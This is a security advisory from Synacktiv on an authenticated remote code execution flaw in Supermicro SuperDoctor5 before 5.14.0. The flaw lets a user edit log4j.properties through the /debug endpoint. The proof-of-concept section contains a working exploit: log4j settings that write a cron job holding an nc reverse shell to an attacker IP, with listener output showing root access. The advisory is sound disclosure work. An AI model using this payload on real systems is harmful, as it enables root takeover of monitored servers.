SYNACKTIV
DIGITAL SECURITY

Supermicro SuperDoctor5 version < 5.14.0 Authenticated remote code execution

Security advisory

2023-03-23

Aymeric Palhière
Gaetan Ferry

Vulnerability description

Presentation of *SuperDoctor5*

Supermicro SuperDoctor® 5 (SD5) monitors the hardware health or availability of the target node systems in data centers real-time and provide alerts to administrators.

The issue

An authenticated user can edit the *log4j.properties* file via the debug menu of the web application. Modifying specific parameters in this file allows a remote attacker to execute arbitrary code on the underlying system, as the *root* user.

Workaround / Mitigation

Enforce the principle of the least privilege and do not run *SuperDoctor 5* as *root*. If this is not possible, the *log4j.properties* edition feature should be disabled.

Affected versions

Supermicro SuperDoctor 5, before version 5.14.0 available on https://www.supermicro.com/en/solutions/management-software/superdoctor

Timeline

Date	Action
2021-12-15	Advisory sent to Supermicro support
2023-01-06	Follow-up message sent to the vendor
2023-02-07	Vendor acknowledged and confirmed the vulnerability fix
2023-03-23	Public release

Technical description and proof-of-concept

Vulnerability discovery

The */debug* endpoint of *SuperDoctor 5*'s web interface allows editing the *log4j.properties* file.



Illustration 1: Edit Log4j feature in the debug endpoint.

The content of this file specifies the formatting and location of logs generated by *SuperDoctor 5*. Entering specific values in the *.File* and *.ConversionPattern* variables allows controlling the content of an arbitrary file on the system.

For example, with the following values defined in *log4j.properties*, the "arbitrary content" string will be appended to the file */root/synacktiv* each time a FLASHBIOS log is generated:

```
# log4.properties file
[...]
# FLASH BIOS is set to be a File appender using a PatternLayout.
log4j.appender.FLASHBIOS=org.apache.log4j.RollingFileAppender
log4j.appender.FLASHBIOS.File=/root/synacktiv
log4j.appender.FLASHBIOS.Append=true
log4j.appender.FLASHBIOS.MaxFileSize=8000KB
log4j.appender.FLASHBIOS.MaxBackupIndex=10
log4j.appender.FLASHBIOS.layout=org.apache.log4j.PatternLayout
log4j.appender.FLASHBIOS.layout.ConversionPattern=arbitrary content
[...]
```

In order to generate a FLASHBIOS log, one can simply try to flash a firmware using the eponymous feature offered by the web interface:



Illustration 2: BIOS flashing feature on the web interface.

The filename must end with *.rom*, but its content does not matter. Indeed, even a malformed BIOS file will generate a log entry.

Proof of concept

This vulnerability can be used to obtain remote code execution on the server where *SuperDoctor 5* is installed. Since the application is executed with the *root* identity, it is possible to write a new *cron* job, which will connect-back to the attacker's server and provide a remote shell on the system.

The following payload has been used for the proof of concept of the vulnerability:

```
# log4j.properties file
[...]
# FLASH BIOS is set to be a File appender using a PatternLayout.
log4j.appender.FLASHBIOS=org.apache.log4j.RollingFileAppender
log4j.appender.FLASHBIOS.File=/etc/cron.d/synacktiv
log4j.appender.FLASHBIOS.Append=true
log4j.appender.FLASHBIOS.MaxFileSize=8000KB
log4j.appender.FLASHBIOS.MaxBackupIndex=10
log4j.appender.FLASHBIOS.layout=org.apache.log4j.PatternLayout
log4j.appender.FLASHBIOS.layout.ConversionPattern=* * * * * root mkfifo /tmp/ltnwg; nc
[SYNACKTIV_IP_ADDRESS] 80 0</tmp/ltnwg | /bin/sh >/tmp/ltnwg 2>&1; rm /tmp/ltnwg; \r\n#
[...]
```

In order to write the payload to the specified file, a BIOS update attempt must be performed using the web interface.

Then, the reverse shell payload in the *cron* job will try to connect to Synacktiv's server every minute, granting root access to the full system:

```
$ nc -lvnp 80
Connection received on [VICTIM_IP_ADDRESS] 54068

id
uid=0(root) gid=0(root) groups=0(root)
```

Impact

This vulnerability allows any authenticated user on the web interface to remotely execute arbitrary commands on the system where *SuperDoctor5* is installed.

On older versions of the software, default credentials were assigned to the *ADMIN* user. In that case, anyone could combine these two vulnerabilities in order to obtain remote code execution on the server without prior knowledge of an account.